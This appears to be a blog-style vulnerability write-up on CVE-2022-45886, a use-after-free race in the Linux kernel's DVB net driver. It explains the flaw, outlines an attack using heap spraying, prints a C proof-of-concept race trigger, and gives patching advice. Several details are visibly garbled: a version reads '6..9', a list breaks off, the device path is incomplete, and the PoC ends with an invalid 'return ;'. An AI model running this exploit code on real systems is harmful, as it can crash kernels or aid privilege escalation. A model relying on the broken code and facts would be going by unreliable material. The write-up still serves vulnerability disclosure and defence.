
In late 2022, a high-impact security vulnerability was reported in the Linux kernel affecting versions up to 6..9. Identified as CVE-2022-45886, this flaw is rooted in the Digital Video Broadcasting (DVB) core driver, specifically in drivers/media/dvb-core/dvb_net.c. The issue arises from a race condition between the .disconnect handler and the dvb_device_open function, resulting in a use-after-free bug. This long read post explains the vulnerability in everyday English, delves into the mechanics, provides code examples, and walks through how this flaw can be exploited in practice.
What is CVE-2022-45886?
A race condition occurs when two or more threads access shared data and try to change it at the same time. In the context of the Linux kernel’s DVB subsystem, this happens when the device is being disconnected while simultaneously being opened from user space. If the disconnect happens just as the device is opening, you can get a scenario where the code uses memory that's already been freed—a *use-after-free*.
Implications:
dvb_net_stop_feed(), invoked during device teardown (.disconnect).
Due to missing synchronization, memory structures can be used after being freed.
Let's see a simplified snippet from dvb_net.c
// dvb_net.c

int dvb_net_open(struct inode *inode, struct file *file)
{
    struct dvb_device *dvbdev = inode->i_cdev;
    struct dvb_net *dvbnet = dvbdev->priv;

    if (!dvbnet)
        return -ENODEV;

    // ...
    // Perform actions assuming dvbnet will remain valid
    // ...
}

// Meanwhile, another thread does:
void dvb_net_disconnect(struct dvb_device *dvbdev)
{
    struct dvb_net *dvbnet = dvbdev->priv;
    kfree(dvbnet);
}
The problem? It's possible for the dvbnet pointer to be freed by .disconnect after being checked but before being used again in dvb_net_open, creating a window for *use-after-free*.
If an attacker can
1. Continuously open the DVB network device via /dev/dvb/adapterX/netY.
2. Simultaneously trigger the device being disconnected (for example by unplugging a compatible USB device or simulating hotplug events with root privileges).
3. Narrow the timing such that dvbnet is freed after being checked but before being used in the open call.
This can lead to reading or writing freed kernel memory. By carefully preparing memory allocations (heap spraying), a skilled attacker may overwrite freed memory, potentially hijacking kernel execution.
Proof of Concept (PoC): Demonstrating the Use-After-Free
Below is a pseudocode illustration. This requires the attacker to be able to open the DVB device and cause a disconnect:
// poc_race_dvb.c

#include <fcntl.h>
#include <pthread.h>
#include <stdio.h>
#include <unistd.h>

// Device path (may differ)
#define DVB_NET_PATH "/dev/dvb/adapter/net"

void *trigger_disconnect(void *unused) {
    // This could simulate device unplugging or something that triggers disconnect
    system("echo 1 > /sys/class/dvb/dvb.net/device/remove");
    return NULL;
}

int main() {
    pthread_t tid;
    int fd;

    // Start thread to trigger disconnect
    pthread_create(&tid, NULL, trigger_disconnect, NULL);

    // Try opening continuously
    while ((fd = open(DVB_NET_PATH, O_RDWR)) == -1) {
        // Keep trying to catch the race
    }
    if (fd != -1) {
        // If open succeeds during race, poking the driver might trigger the use-after-free
        char buf[32] = {};
        read(fd, buf, sizeof(buf));
        close(fd);
    }
    pthread_join(tid, NULL);
    return ;
}
Note: Actually triggering the race and hitting the use-after-free reliably on real hardware may be tricky and dangerous, potentially leading to kernel panics (crashes), and is not recommended on production systems.
References
- NIST NVD: CVE-2022-45886
- Seclists/oss-security announcement
- Linux Kernel Patch Commit
- Exploit-DB Summary
Upgrade the kernel to the patched version (>= 6.1) or apply the relevant commit above.
- Disable or restrict access to /dev/dvb/* device files for untrusted users.
Conclusion
CVE-2022-45886 is a powerful example of how *race conditions* in kernel drivers can lead to severe vulnerabilities like *use-after-free*. While exploiting this issue reliably requires deep kernel knowledge and exact timing, any local user with sufficient device access could cause denial of service or potentially gain increased privileges.
Always keep your kernel up-to-date, limit device permissions, and monitor for security advisories. Stay safe!
*Exclusively written for your understanding. Please refer to the linked resources for the latest information and patches.*
Timeline
Published on: 11/25/2022 04:15:00 UTC
Last modified on: 01/20/2023 20:19:00 UTC